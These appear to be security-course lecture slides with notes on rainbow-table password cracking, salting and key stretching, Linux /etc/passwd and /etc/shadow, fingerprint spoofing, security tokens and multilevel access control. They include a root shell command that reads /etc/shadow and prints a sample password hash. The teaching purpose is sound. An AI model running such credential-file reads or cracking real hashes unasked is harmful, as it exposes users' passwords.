One first weakness is that the person building the chains doesn't choose the passwords they capture so the created tables can't be optimized for common passwords. Hash tables are good for common passwords (such as dictionary words), hash chains (or rainbow tables, see next slides) are good for tough passwords. The best approach is to recover as many passwords as possible using hash tables and/or conventional cracking with a dictionary of the top N passwords. For those that remain, use Rainbow Tables.

Also, it is important to choose a suitable function for R. Picking R to be the identity is little better than a brute force approach. Only when the attacker has a good idea of what the likely plaintexts will be can he or she choose a function R that makes sure time and space are only used for likely plaintexts, not the entire space of possible passwords. In effect R shepherds the results of prior hash calculations back to likely plaintexts but this benefit comes with drawback that R likely won't produce every possible plaintext in the class the attacker wishes to check denying certainty to the attacker that no password came from his chosen class. Also it can be difficult to design the function R to match the expected distribution of plaintexts.

Another problem is the occurrence of false alarms. The chain does not always contain the hash value h; it may so happen that the chain starting at h merges with the chain starting at the starting point at some point after h. For example, we may be given a hash value FB107E70, and when we follow its chain, we get the end point kiebt. But FB107E70 is not in the chain starting at "aaaaaa". If at any point two chains collide (produce the same value), they will partly merge and consequently the table will not cover as many passwords despite having paid the same computational cost to generate. In this case, we ignore the match and continue to extend the chain


of  $h$  looking for another match. If the chain of  $h$  gets extended to length  $k$  with no good matches, then the password was never produced in any of the chains. Because previous chains are not stored in their entirety, this is impossible to detect efficiently. For example, if the third value in chain 3 matches the second value in chain 7, the two chains will cover almost the same sequence of values, but their final values will not be the same. The hash function  $H$  is unlikely to produce collisions as it is usually considered an important security feature not to do so, but the reduction function  $R$ , because of its need to correctly cover the likely plaintexts, can not be collision resistant.

## Password cracking (10)

### ■ Rainbow tables

- **Table creation**

- ▶ Avoid chain merges by using different reduction functions at each iteration
- ▶ Table merging only happens when the same value is obtained at the same iteration



17

Rainbow tables effectively solve the problem of collisions with ordinary hash chains by replacing the single reduction function  $R$  with a sequence of related reduction functions  $R_1$  through  $R_k$ . In this way, for two chains to collide and merge they must hit the same value on the same iteration. Consequently, the final values in each chain will be identical. A final postprocessing pass can sort the chains in the table and remove any "duplicate" chains that have the same final value as other chains. New chains are then generated to fill out the table. These chains are not collision-free (they may overlap briefly) but they will not merge, drastically reducing the overall number of collisions.


## ■ Rainbow tables

### • Password look-up process

#### ► Apply the same procedure on the investigated hash

- ✓ Hash can be found at any iteration
- ✓ As such, generate k chains ( $k =$  maximum number of iterations in a chain)

### • Significantly less tables needed



18

Now, given a hash value  $h$  that we want to invert (find the corresponding password for), we again compute a chain starting with  $h$  by applying  $R$ , then  $H$ , then  $R$ , and so on. However, using sequences of reduction functions changes how the lookup procedure is performed: because the hash value of interest may be found at any location in the chain, it's necessary to generate  $k$  different chains. The first chain assumes the hash value is in the last hash position and just applies  $R_k$ ; the next chain assumes the hash value is in the second-to-last hash position and applies  $R_{k-1}$ , then  $H$ , then  $R_k$ ; and so on until the last chain, which applies all the reduction functions, alternating with  $H$ . This creates a new way of producing a false alarm: if we "guess" the position of the hash value wrong, we may needlessly evaluate a chain.

The look-up process is illustrated above

- Starting from the hash ("re3xes"), one computes the last reduction used in the table and checks whether the password appears in the last column of the table (step 1).
- If the test fails (rambo doesn't appear in the table), one computes a chain with the two last reductions (these two reductions are represented at step 2).
- If this new test fails again, one continues with 3 reductions, 4 reductions, etc. until the password is found. If no chain contains the password, then the attack has failed.
- However, if this test is positive (step 3, linux23 appears at the end of the chain and in the table), the password is retrieved at the beginning of the chain that produces linux23. Here we find passwd at the beginning of the corresponding chain stored in the table.
- At this point (step 4), one generates a chain and compares at each iteration the hash with the target hash. The test is valid and we find the hash re3xes in the chain. The current password (culture) is the one that produced the whole chain: the attack is successful.

Although rainbow tables have to follow more chains, they make up for this by having fewer tables: simple hash chain tables cannot grow beyond a certain size without rapidly becoming inefficient due to merging chains. To deal with this, they maintain multiple tables, and each lookup must search through each table. Rainbow tables can achieve similar performance with tables that are  $k$  times larger, allowing them to perform a factor of  $k$  fewer lookups. Other advantages and disadvantages of this approach are the same ones as for the hash chains.

Although creating a rainbow table is computationally expensive, the table can be reused during a long period, making it increasingly beneficial the longer the table is used.

### ■ Counter approaches

- **Reduce # of login attempts**
  - ▶ Use of captchas
  - ▶ Max number of tries per time interval
- **Increase attack time (on stored password digests)**
  - ▶ Key stretching functions
    - ✓ Repeated invocations
    - ✓ Complex cryptographic operation
  - ▶ Specific password hashing functions
    - ✓ Bcrypt, Argon2, ...
  - ▶ Adding a salt


19

Key stretching functions, such as PBKDF2, Bcrypt or Scrypt, typically use repeated invocations of a cryptographic hash to increase the time required to perform brute force attacks on stored password digests.

A suitable password hashing function, such as bcrypt, is many orders of magnitude better than a naive function like simple MD5 or SHA. In 2013 a "Password Hashing Competition" was announced to choose a new, standard algorithm for password hashing to avoid a repeat of previous password breaches involving weak or no hashing, such as the ones involving RockYou (2009), JIRA (2010), Gawker (2010), PlayStation Network outage (2011), EHarmony (2012), 2012 LinkedIn hack, Battlefield Heroes (2011), Adobe (2012), Evernote 2013, ASUS (2012), South Carolina Department of Revenue (2012), Ubuntu Forums (2013), etc. An open competition was organized to select one or more password hash functions that can be recognized as a recommended standard. In the wake of allegations that NSA forced NIST to standardize a backdoored algorithm (Dual EC DRBG), the competition was being run by an independent panel of cryptographers and security practitioners independent of NIST, in order to avoid even the appearance of a backdoored algorithm. On 20th July 2015 it selected Argon2 as a basis for the final PHC winner and gave special recognition to four other schemes: Catena, Lyra2, yescrypt and Makwa.

## ■ Prevent table attacks by adding a “salt”

- The “salt” is a fixed number of bits, of which the value is determined at the time when the password is created
- The combination (“salt”, password) is encoded using a one way function



20

The goal of this “salt” is that possibly identical passwords result in different encoded passwords, so that passwords must be tested individually. This is important, not only for systems with many users, but also for widely used systems. Without a salt the password storage system becomes vulnerable to techniques using pre-computed encoded passwords (e.g. rainbow tables) and birthday attacks. A rainbow table is ineffective against one-way hashes that include large salts.

## ■ Easily accessible password file

- Passwords stored in /etc/passwd
- World-readable file

```
1 [root@slashroot1 ~]# ls -l /etc/passwd
2 -rw-r--r-- 1 root root 1875 Dec 14 23:17 /etc/ passwd
```

- So let's just change access rights?

```
1 [root@slashroot1 ~]# chmod 600 /etc/passwd
2 [root@slashroot1 ~]# ls -l /etc/passwd
3 -rw----- 1 root root 1875 Dec 14 23:17 /etc/ passwd
4 [root@slashroot1 ~]#
```

- Problem:

```
1 [root@slashroot1 ~]# su - sarath
2 su: warning: cannot change directory to /home/ sarath:
3 Permission denied
4 id: cannot find name for user ID500
5 -bash: /home/sarath/.bash_profile : Permission denied
```

21

You can see that there is an "r" (Which stands for read), in all the three fields for that file. Let's try to change this permission, so that only "root" can read the file. Then let's see what's the effect of this change on the system...Let's try to become a normal user, and see what happens.

You can't even change the user. Even if you change the user, you will not get the user name, home directory, custom shell, etc. (because all these details are stored in/etc/passwd). Due to this reason the file /etc/passwd, needs to be kept world readable. But we cannot keep passwords in a file that's world readable (because of the risk involved, even though its encoded in a one way hash algorithm). Hence there arises a need to separate passwords from this file and keep it in a file, that's only accessible by root. The solution to this problem is implemented in the form of a package in Linux called "shadow-utils".

## ■ Improved version

- Longer “salt”: up to 96 bits
- Longer passwords can be chosen
- Old one-way function replaced by hash function (MD5)  
(applied several times)
  - ▶ Or another one-way function (Blowfish, SHA -256, SHA-512, etc.)
- Password file replaced by shadow file “/etc/shadow”
  - ▶ Only accessible to “root” user
  - ▶ No longer accessible to outsiders

22

The much longer “salt” makes the system also suitable for large numbers of users. The most important drawback of a freely accessible password file is that almost anyone could use this file to test passwords “off-line” using existing cracking software (such as “John The Ripper”, “Crack”, or rainbow tables). The advantage of a password file inaccessible to ordinary users is that the only way for an attacker to test passwords is attempting to log in (through SSH or FTP), or obtaining access to the system by some other means (e.g. through a security breach or physical access to the system). This is orders of magnitude less practical than running cracking software locally. Notice the system administrator still has access to the password file, meaning an internal attack using cracking software is still possible.

## ■ Improved version

### ● Access rights

```
1 [root@slashroot1 ~]# ls -l /etc/shadow
2 -r----- 1 root root 1140 Dec 14 23:17 /etc/shadow
3 [root@slashroot1 ~]#
```

### ● Content

```
1 [root@slashroot1 ~]# cat /etc/shadow
2 root:$1$Etg2ExUZ$F9NTP7omafhKIlqaBMqng1:15651:0:99999:7:::
```

**Hash function \$ salt value \$ hash**

### ● Additional features

- ▶ Password restrictions, enforcing password changes, password ages, etc.

23

The file itself contains several fields, separated by :

1. The first field is self explanatory, its the USERNAME
2. The second field is the encoded password describing the hashing algorithm, the salt value and the one way hash digest, all separated by dollar signs. The first entry describes the hashing algorithm:  
\$1 = MD5 hashing algorithm.  
\$2 =Blowfish Algorithm is in use.  
\$2a=eksblowfish Algorithm  
\$5 =SHA-256 Algorithm  
\$6 =SHA-512 Algorithm
3. The third field is the day's since the UNIX time that password was changed.
4. This field specifies the number of days, that are required between password changes.
- 5.No of days after which it is necessary to change the password.
- 6.This is the number of days before the required password change that the user gets a warning
- 7.If the password has expired, after this number of days the account will be disabled
- 8.No of days from the Unix Time that the account is disabled
9. This field is not used yet...

Additional fields are available because shadow-util's package provides more advanced feature's along with storing encoded passwords in /etc/shadow. The above mentioned fields of /etc/shadow, file allows to check and enforce e.g.

- The age of the passwords and its expiry
- Default parameters for user account creation (/etc/login.defs)
- Tools to modify user accounts and groups
- Enforcing strict password selection
- ...

## ■ Remaining issues even with well -secured password storage

- **Bad password choice**

- ▶ Too short
- ▶ Login name
- ▶ Words (even in foreign languages), names, numbers
- ▶ Personal information
- ▶ Inversion of words, slight variations on words
- ▶ Etc.

- **Compromised passwords**

- **Forgotten passwords**

24

Making it possible to use passwords of 15 characters and more doesn't mean that users will grasp the opportunity of choosing long passwords. Passwords of 2 or 3 characters also occur: the eternal opposition between ease of use and security. Furthermore, a password can be compromised if it is used in an ill-secured or insecure context. It is therefore recommended to use different passwords for different categories of applications. For passwords granting system administrator access, it is even recommended to use a different password for each application.

## ■ Choosing good passwords

- **Sufficiently long**
- **Mixing small type and capitals**
- **Mixing letters and digits**
- **Including non -alphanumeric character**
- **Using passwords that are easy to remember, but hard to guess**
  - ▶ Using mnemotechnic aides
  - ▶ Without releasing information about techniques used
- **NEVER use a password encountered on some website**


25

## ■ Additional measures

- **Imposing a strong password policy**
  - ▶ Using password strength evaluating software
    - ✓ This software isn't perfect, but it is at least a right step in the right direction
- **Imposing regular password renewal (?)**
  - ▶ But allowing secure storage (e.g. using PGP)
  - ▶ But beware of the risk of users starting to use <password>01, <password>02, etc.
    - ✓ Balance between ease -of-use and security

26

# Passwords



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

27

# Overview

## ■ Secure systems

- Authentication methods
  - ▶ Passwords
  - ▶ Biometry
  - ▶ Security Tokens
- Trusted OS
- Disk encryption

28

## ■ Methods for authentication

- **Something the user knows:**
  - ▶ Password, PIN code, etc.
- **Something the user owns:**
  - ▶ Secret key, private key, etc.
- **Something the user is:**
  - ▶ biometry

29

## ■ Two categories

- **Physical properties**
  - ▶ Fingerprint
  - ▶ Iris scan
  - ▶ Retina scan
  - ▶ Hand shape
  - ▶ Etc.
- **Behavioural properties**
  - ▶ Voice recognition
  - ▶ Movement during signature
  - ▶ Etc.

30

## ■ Fingerprint

- Unique for each individual



**Mouse with integrated  
fingerprint scanner**  
source: Siemens

31

The fine details of ridges, valleys, and swirls that define our fingerprints are influenced by random stresses experienced in the womb. Even a slightly different umbilical cord length changes your fingerprint. As such, even identical twins have different prints.

## ■ Disadvantages


- **Easy to obtain**
  - ▶ Not secret
    - ✓ Imprinted on key boards, mugs, screens, ...
    - ✓ Can even be identified from photographs!
  - ▶ Can be recreated
- **Non revocable**
  - ▶ Once known, impossible to use in the future
- **Not hashable**
  - ▶ Small variations are to be expected, so the full fingerprint information needs to be stored
  - ▶ Impossible to add salt functions

32

Attackers can bypass fingerprint authentication with an ~80% success rate

Fingerprint-based authentication is fine for most people, but it's hardly foolproof.

GWEN GOODWIN · 4/8/2020, 3:00 PM



<https://arstechnica.com/information-technology/2020/04/attackers-can-bypass-fingerprint-authentication-with-an-80-success-rate/>

33

Obtaining and reproducing fingerprints poses no challenge. An example technique of fingerprint recreation etches a copy of a fingerprint into copper (as if making a PCB), coating the etching in graphite spray, and finally topping it all off with a layer of wood glue or latex. Where the copper is etched away, the glue-and-graphite finger mold is deeper, simulating the ridges on your finger. The graphite spray is used to give the model the right bulk capacitance. As a result, back when the iPhone 5's touchID system was just announced, it was hacked after only 2 days.

A video describing the methods used can be found at <http://arstechnica.com/security/2013/09/touchid-hack-was-no-challenge-at-all-hacker-tells-ars/>

An in-depth explanation can be found on <https://arstechnica.com/information-technology/2020/04/attackers-can-bypass-fingerprint-authentication-with-an-80-success-rate/>

## ■ Iris around pupil

- Exhibits complex pattern, unique for each individual
  - ▶ Isn't altered by time




source: CNN 2002-03-27

34

## ■ Retina

- Unique pattern of blood vessels
  - ▶ May however be altered by some ocular affections



source: <http://www.eyesearch.com/>

35

## ■ Advantages

- **Strong authentication of user identity**
- **Not transmissible**
  - ▶ And therefore not stealable (?)
- **Fast and easy to use**
  - ▶ At least, this is the intent

36

## ■ Drawbacks

- **Accuracy**
  - ▶ Too lax: security risk
  - ▶ Too stringent: reduced ease -of-use
- **Social acceptance**
  - ▶ OK for finger print recognition
  - ▶ Less OK for iris or retina scan
- **Privacy**
  - ▶ Hard linked to identity
- **Suitable for persons with disabilities?**

37

Biometric characteristics such as a fingerprint are never measured twice in a row in exactly the same way (orientation of a finger may differ, etc.). This means that some error tolerance must be accepted for the recognition function. If the error tolerance is too large, users will wrongly obtain access (which implies a security risk). If the error tolerance is too small, legitimate users will wrongly be denied access, which can generate non-negligible irritation if this happens too often. These accuracy issues often strongly depend on the method: iris recognition is much less problematic than fingerprint recognition. The larger the number of legitimate users, the larger the risk of wrongly recognising a non-legitimate user.



## ■ Drawbacks

- **Sometimes lacking openness**
  - ▶ Against Kerckhoff's principle
- **Not all systems are equally secured against abuse**
  - ▶ Biometric information is not secret
  - ▶ Issue of how to protect data that must be recognised
- **Not replaceable**

38

Biometric systems are often much less unbreakable than producers claim (fingerprints can be forged). Simply replacing the login/password system isn't obvious. A normal password must be stored **encoded** on the system and at login the input password is encoded and compared to the stored encoded password. Because of the error margin which must be accepted for biometric data, a comparable approach isn't possible. This means we need special security for the stored biometric data. Physical protection of the input device is necessary, so that the recognition can take place on the input device itself (and not on the PC).

## ■ Secure systems

- **Authentication methods**
  - ▶ Passwords
  - ▶ Biometry
  - ▶ Security Tokens
- Trusted OS
- Disk encryption

39

## ■ Less dependent on host security

- **Storage of secret/private keys outside the host**
  - ▶ Secret/private key computations are performed on token itself not on host
  - ▶ Unencrypted keys are never present on host
  - ▶ Almost inaccessible to malware
- **Typically two factor authentication (2FA)**
  - ▶ PIN code for access to token
    - ✓ And access is blocked if too many consecutive failed attempts
  - ▶ Authentication by token
  - ▶ Limited risk when lost/stolen
    - ✓ Easier to protect physical object than to protect combination password/passphrase + PIN code

40

Even when using secure storage solutions, at some times the secret or private key must be available: during the symmetric encryption or decryption process, during the asymmetric decryption process, when applying a digital signature, when computing a message authentication code, etc. At these moments, the unencrypted key will be present in the memory of the end system. Well-designed security programs will take care that this part of memory cannot be swapped to disk by the operating system ("locking" in memory) and that the memory used will be erased before being released, so that another program cannot misuse the memory contents to retrieve confidential information. However, sufficiently clever malware will still be able to bypass these security measures, e.g. by logging the password that was input at the keyboard.

Two factor authentication enhances the provided security by requiring multiple access methods of different types. In the case of security tokens, access is only granted based on what you know (e.g. the passphrase) and what you own (the token). Other two factor authentication methods use e.g. other combinations of information you know (password, PIN, etc.), possess (SIM card, token, etc.) or characteristics you exhibit (voice, iris patterns, etc.).

## ■ Physically connected to host

- Token performs cryptographic calculations on message received from host
  - ▶ Encryption/decryption
    - ✓ Sends back encrypted/decrypted message
  - ▶ Digital signature
    - ✓ Sends back digital signature of message
  - ▶ Etc.
- (Limited) vulnerability to malicious (or infected) host
  - ▶ E.g. generation of undesirable digital signatures



41

## ■ Not physically connected to host

- Usually much more limited input and output
  - ▶ Digits (using limited keyboard and screen)
  - ▶ Sometimes without any input at all
- E.g.:



42

## ■ Not physically connected to host

### ● Token with input

- ▶ Usually secured by PIN code (2FA)
- ▶ Typically generates a cryptographic random number
  - ✓ Sometimes as a response to website challenge
    - » Sometimes derived from counter, guaranteeing unique responses
  - ✓ Sometimes time-dependent
    - » Requires synchronising server clock and token clock
  - ✓ To be used as unique password

### ● Token without input

- ▶ Typically generates a cryptographic random number
  - ✓ Time dependent
    - » Requires synchronising server clock and token clock
  - ✓ Depends on some token specific secret key
  - ✓ To be used as unique password
- ▶ Often used in combination with some other user authentication system
  - ✓ E.g. password

43

Note that with a well-chosen challenge, replay attacks are implausible. The only risk is that the “responses” of your token to all possible “challenges” are known by the attacker. As the number of “challenges” is limited (e.g.  $10^6$ ), it cannot be fully ruled out. The situation can be improved by requiring to input more than 1 “challenge” (at the cost of diminished user friendliness). An alternative is to make the “response” time dependent or to include a counter mechanism.

## ■ Not physically connected to host

### ● Advantages

- ▶ Less vulnerable to malware on host

✓ End user must act to use the token

### ● Disadvantages

- ▶ Remaining vulnerabilities

✓ Phishing  
✓ Hacked token manufacturer

- ▶ End user has no trace of actions performed

✓ Possible issue for non-repudiation

- ▶ No encryption capacity

- ▶ Requires more interaction from end user

44

## ■ Limitations

### ● Lost/stolen token may be cracked

- ▶ Enabling access to stored keys and/or PIN code

- ▶ Cracking the key may be possible using side-channel attacks

✓ E.g. time analysis, power analysis, fault injection  
✓ So secure PIN code may still prove critical

- ▶ “Tamper-proof”

✓ Definitely a desirable property ...  
✓ ...but very hard to achieve

45

## ■ Secure systems

- Authentication methods
- Trusted OS
- Disk encryption

46

## ■ Word secure reflects a dichotomy:

- Something is either secure or not secure.
- On the other hand “trust” gives allowance for approximations.
  - E.g., trust implies meets current security requirements (cannot speak to about the future).

Secure	Trusted
<i>Either-or:</i> something either is or is not secure	<i>Graded:</i> There are degrees of “trustworthiness”
<i>Asserted</i> based on product characteristics	<i>Judged</i> based on evidence and analysis
<i>Absolute:</i> not qualified as to how, where, when, or by whom used	<i>Relative:</i> viewed in context of use
<i>A goal</i>	<i>A characteristic</i>

47

- An OS is trusted if it provides:
  - Memory protection
  - Generation object access control
  - User authentication
- In a consistent and effective manner.


- Before we can determine if an OS is trusted:
  - We must state a policy.
    - ▶ Security policy: statement of the security we expect the system to enforce.
  - Define formal models that tell us the conditions to assure the policy succeeds.

48

- Secure systems
  - Authentication methods
  - Trusted OS
    - ▶ Policies
    - ▶ Access control
    - ▶ OS kernel
  - Disk encryption

49

- Existing policies (confidentiality, integrity, availability) remain but can be extended
  - E.g. Military security policy “need to know”.
- Information falls under different degrees of sensitivity:
  - Unclassified to top secret.
  - Each sensitivity is determined by a rank. E.g., unclassified has rank 0.



50

A security clearance is a status granted to individuals allowing them access to classified information (state or organizational secrets) or to restricted areas, after completion of a thorough background check. The term "security clearance" is also sometimes used in private organizations that have a formal process to vet employees for access to sensitive information.

**Top Secret** is applied to information that reasonably could be expected to cause exceptionally grave damage to the national security if disclosed to unauthorized sources.

This level needs to be reinvestigated every 5 years.\*

**Secret** is applied to information that reasonably could be expected to cause serious damage to the national security if disclosed to unauthorized sources.

This level is reinvestigated every 10 years.\*

**Confidential** is applied to information that reasonably could be expected to cause damage to the national security if disclosed to unauthorized sources. The vast majority of military personnel are given this very basic level of clearance.

This level needs to be reinvestigated every 15 years.\*

Material that is classified as **Restricted** (or “For Official Use Only (U//FOUO)”) is considered between Unclassified and Confidential and may deal with employee data.

**Unclassified** is a valid security description, especially when indicating unclassified information within a document classified at a higher level. For example, the title of a Secret report is often unclassified, and must be marked as such.

\* Reinvestigations are more important than the original investigation because those individuals who have held clearances longer are more likely to be working with increasingly critical information.

## ■ Secure systems

- Authentication methods
- Trusted OS
  - ▶ Policies
  - ▶ Access control
  - ▶ OS kernel
- Disk encryption

51

## ■ **Compartment**: Each piece of classified information may be associated with one or more projects called compartments

- <rank; compartments>



52

A clearance by itself is normally not sufficient to gain access; the organization must also determine that the cleared individual needs to know specific information (“need to know base”). No one is supposed to be granted automatic access to classified information solely because of rank, position, or a security clearance.

■ **Clearance:**

- A person seeking access to sensitive information must be cleared.
- Expressed as a combination: <rank; compartments>

■ **Consider subject s and an object o.**

- $s \leq o$  if and only if:
  - ▶ rank<sub>s</sub> ≤ rank<sub>o</sub> and
  - ▶ compartments<sub>s</sub> is a subset of compartments<sub>o</sub>


■ **E.g. a subject can read an object only if:**

- The clearance level of the subject is at least as high as that of the information and
- The subject has a need to know about all compartments for which the information is classified.
- E.g. information <secret, {Sweden}> can be read by someone with clearance: <top\_secret {Sweden}> and <secret , {Sweden}> but not by <top\_secret {Crypto}>

53


■ **A single piece of information may belong to multiple compartments**

Compartment =  
CRYPTO



5

Compartment =  
SNOWSHOE



Names of manufacturers  
of snowshoes

Plans for Swedish  
jet-propelled  
snowshoes


Names of  
Swedish spies

Compartment =  
SWEDEN

54

